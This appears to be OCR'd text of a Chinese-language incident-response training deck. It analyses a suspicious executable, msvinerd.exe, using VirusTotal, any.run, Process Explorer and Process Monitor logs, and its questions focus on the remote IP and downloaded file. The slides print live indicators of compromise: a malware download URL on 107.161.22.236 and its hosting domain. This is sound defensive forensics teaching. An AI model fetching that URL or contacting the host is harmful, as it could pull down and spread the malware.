Real World DFIR

起因

Malware


在客戶電腦上發現這隻惡意程式，他有奇怪的連線，所以抓下來研究

Ransomware

有客戶的電腦中了勒索病毒，所以把東西抓回來研究


Malware

1. 他對哪個 ip 連線?
2. 他會下載的檔案名稱?
3. 他使用什麼工具?
4. 該 ip 有開哪些 port?
5. 他使用的工具來源(網站名稱與其內容)?




線上工具

1. VirusTotal
2. any.run



Details




File Version Information

Copyright Copyright (C) 2001
Product CSocketcli Application
Description CSocketcli MFC Application
Original Name CSocketcli.EXE
Internal Name CSocketcli
File Version 1, 0, 0, 1

X

Names


msvinerd.exe
CSocketcli
CSocketcli.EXE



IP

192.229.211.108
供應商：EDGECAST

20.99.133.109
供應商：MICROSOFT-CORP-MSN-AS-BLOCK




X

Behavior

Network Communication

http://107.161.22.236/soft/2023.12.26.rar
供應商：RAMNODE




X

Behavior

Network Communication

http://107.161.22.236/soft/2023.12.26.rar
供應商：RAMNODE

他對哪個 ip 連線?




X

Behavior

Network Communication

http://107.161.22.236/soft/2023.12.26.rar
供應商：RAMNODE


他對哪個 ip 連線?



Behavior

Network Communication

http://107.161.22.236/soft/2023.12.26.rar
107.161.22.236
供應商：RAMNODE




他對哪個 ip 連線?

他會下載的檔案名稱?

Behavior

Network Communication


http://107.161.22.236/soft/2023.12.26.tar
107.161.22.236 2023.12.26.tar
供應商：RAMNODE




他對哪個 ip 連線?


他會下載的檔案名稱?

any.run




PID	Process name	CN	URL	Content
5552	svchost.exe		http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV...	471 b ↓ binary
5552	svchost.exe		http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV...	471 b ↓ binary
5336	SearchApp.exe		http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTrjrydRyt%2BApF3GSPypfHBxR5XtQQ...	313 b ↓ binary
6652	backgroundTaskHost.e...		http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDl...	471 b ↓ binary
6692	backgroundTaskHost.e...		http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDl...	471 b ↓ binary


Advanced details of process
Main information
Code signing
Process dump 0
Events
Modified files 0
Registry changes 0
Synchronization 10
HTTP requests 0
Connections 0
Network threats 0
Modules 48
Debug 0
[6412] Msvinerd.exe
[6412] msvinerd.exe C:\Users\admin\AppData\Local\Temp\msvinerd.exe
Put the slider in the desired position or select the desired segment by yourself
10.248 s +3 ms
Time Operation Type Name Status
+3 ms Create Mutex Local\SM0:6412:168:WilStaging_02 0x00000000
+3 ms Open Mutex Local\ShimViewer 0xC0000034
+129 ms Open Event HookSwitchHookEnabledEvent 0xC0000034
+144 ms Create Mutex Local\SM0:6412:168:WilStaging_02 0x40000000
+316 ms Create Mutex 2023.12.26 0x00000000
+332 ms Open Mutex Local\MSCTF.Asm.MutexDefault1 0x00000000
+332 ms Open Mutex CicLoadWinStaWinSta0 0x00000000
+332 ms Open Mutex Local\MSCTF.CtfMonitorInstMutexDefault1 0x00000000
+332 ms Create Mutex Local\SM0:6412:168:WilStaging_02 0x40000000
+394 ms Open Event Local\1ImmersiveFocusTrackingActiveEvent 0xC0000034



找不到東西了


X



找不到東西了嗎?

X

分析




動態


1. network
2. process

靜態


1. binary

Process Explorer




msvinerd.exe:3624 Properties
Image
Performance
Performance Graph
Disk and Network
GPU Graph
Threads
TCP/IP
Security
Environment
Strings
Resolve addresses
Proto...
Local Address
Remote Address
State
TCP
66bc0ce5-7505-481b-a648-ae81798c2a36.mshome.net:49702
107-161-22-236.cloud.ramnode.com:http
SYN_SENT

Process Monitor




Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
4:30:43.1970761 PM	Explorer.EXE	4048	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer	SUCCESS	
4:30:43.2381935 PM	msvinerd.exe	5596	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
4:30:43.2382041 PM	msvinerd.exe	5596	RegQueryKey	HKLM	SUCCESS	Query: Name
4:30:43.2382449 PM	msvinerd.exe	5596	RegOpenKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\Cur...	REPARSE	Desired Access: Read
4:30:43.2383156 PM	msvinerd.exe	5596	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Cont...	SUCCESS	Desired Access: Read
4:30:43.2383446 PM	msvinerd.exe	5596	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Cont...	SUCCESS	KeySetInformationClass: KeySetHan...
4:30:43.2383563 PM	msvinerd.exe	5596	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Cont...	SUCCESS	Type: REG_DWORD, Length: 4, Data...
4:30:43.2383791 PM	msvinerd.exe	5596	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Cont...	SUCCESS	
4:30:43.2385804 PM	msvinerd.exe	5596	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
4:30:43.2385971 PM	msvinerd.exe	5596	RegQueryKey	HKLM	SUCCESS	Query: Name
4:30:43.2386073 PM	msvinerd.exe	5596	RegOpenKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\Cur...	REPARSE	Desired Access: Read
4:30:43.2386299 PM	msvinerd.exe	5596	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Cont...	SUCCESS	Desired Access: Read
4:30:43.2386475 PM	msvinerd.exe	5596	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Cont...	SUCCESS	KeySetInformationClass: KeySetHan...
4:30:43.2386546 PM	msvinerd.exe	5596	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Cont...	SUCCESS	Type: REG_DWORD, Length: 4, Data...
4:30:43.2386622 PM	msvinerd.exe	5596	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Cont...	SUCCESS	
4:30:43.2403571 PM	msvinerd.exe	5596	RegOpenKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	REPARSE	Desired Access: Read
4:30:43.2403752 PM	msvinerd.exe	5596	RegOpenKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	SUCCESS	Desired Access: Read
4:30:43.2403926 PM	msvinerd.exe	5596	RegSetInfoKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	SUCCESS	KeySetInformationClass: KeySetHan...
4:30:43.2403990 PM	msvinerd.exe	5596	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Ho...	SUCCESS	Type: REG_SZ, Length: 74, Data: 53...
4:30:43.2404091 PM	msvinerd.exe	5596	RegCloseKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	SUCCESS	
4:30:43.2404222 PM	msvinerd.exe	5596	RegOpenKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	REPARSE	Desired Access: Read
4:30:43.2404279 PM	msvinerd.exe	5596	RegOpenKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	SUCCESS	Desired Access: Read
4:30:43.2404339 PM	msvinerd.exe	5596	RegSetInfoKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	SUCCESS	KeySetInformationClass: KeySetHan...
4:30:43.2404381 PM	msvinerd.exe	5596	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Ho...	SUCCESS	Type: REG_SZ, Length: 74, Data: 53...
4:30:43.2404438 PM	msvinerd.exe	5596	RegCloseKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	SUCCESS	

X



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time of Day Process Name PID Operation Path Result Detail
4:53:53.1756056 PM msvinerd.exe 3624 RegQueryKey HKLM SUCCESS Query: Name
4:53:53.1756131 PM msvinerd.exe 3624 RegOpenKey HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Containers REPARSE Desired Access: Read
4:53:53.1756195 PM msvinerd.exe 3624 RegOpenKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers SUCCESS Desired Access: Read
4:53:53.1756247 PM msvinerd.exe 3624 RegSetInfoKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers SUCCESS KeySetInformationClass: KeyS
4:53:53.1756296 PM msvinerd.exe 3624 RegQueryValue HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers\SecureAutoProxy SUCCESS Type: REG_DWORD, Length: 4
4:53:53.1756356 PM msvinerd.exe 3624 RegCloseKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers SUCCESS
4:53:54.1901862 PM msvinerd.exe 3624 TCP Reconnect 66bc0ce5-7505-481b-a648-ae81798c2a36.mshome.net:49705 -> 107-161-22-236.cloud.ramnode.com:http SUCCESS Length: 0, seqnum: 0, connid:
4:53:56.2048398 PM msvinerd.exe 3624 TCP Reconnect 66bc0ce5-7505-481b-a648-ae81798c2a36.mshome.net:49705 -> 107-161-22-236.cloud.ramnode.com:http SUCCESS Length: 0, seqnum: 0, connid:
4:54:00.2049697 PM msvinerd.exe 3624 TCP Reconnect 66bc0ce5-7505-481b-a648-ae81798c2a36.mshome.net:49705 -> 107-161-22-236.cloud.ramnode.com:http SUCCESS Length: 0, seqnum: 0, connid:
4:54:08.2099905 PM msvinerd.exe 3624 TCP Reconnect 66bc0ce5-7505-481b-a648-ae81798c2a36.mshome.net:49705 -> 107-161-22-236.cloud.ramnode.com:http SUCCESS Length: 0, seqnum: 0, connid:
4:54:14.2203860 PM msvinerd.exe 3624 TCP Disconnect 66bc0ce5-7505-481b-a648-ae81798c2a36.mshome.net:49705 -> 107-161-22-236.cloud.ramnode.com:http SUCCESS Length: 0, seqnum: 0, connid:
4:54:44.2226425 PM msvinerd.exe 3624 RegQueryKey HKLM SUCCESS Query: HandleTags, HandleTag
4:54:44.2226678 PM msvinerd.exe 3624 RegQueryKey HKLM SUCCESS Query: Name
4:54:44.2227071 PM msvinerd.exe 3624 RegOpenKey HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Containers REPARSE Desired Access: Read
4:54:44.2227520 PM msvinerd.exe 3624 RegOpenKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers SUCCESS Desired Access: Read
4:54:44.2227827 PM msvinerd.exe 3624 RegSetInfoKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers SUCCESS KeySetInformationClass: KeyS
4:54:44.2228030 PM msvinerd.exe 3624 RegQueryValue HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Containers\SecureAutoProxy SUCCESS Type: REG_DWORD, Length: 4

Event Properties

Event | Process | Stack


Date:	10/14/2024 4:30:44.2478203 PM
Thread:	0
Class:	Network
Operation:	TCP Reconnect
Result:	SUCCESS
Path:	5331576e-e1fe-416a-aa50-45fc3f56c455.mshome.net:49789 -> 107-161-22-236.cloud.ramnode.com:http
Duration:	0.0000000

Length:	0
seqnum:	0
connid:	0




X

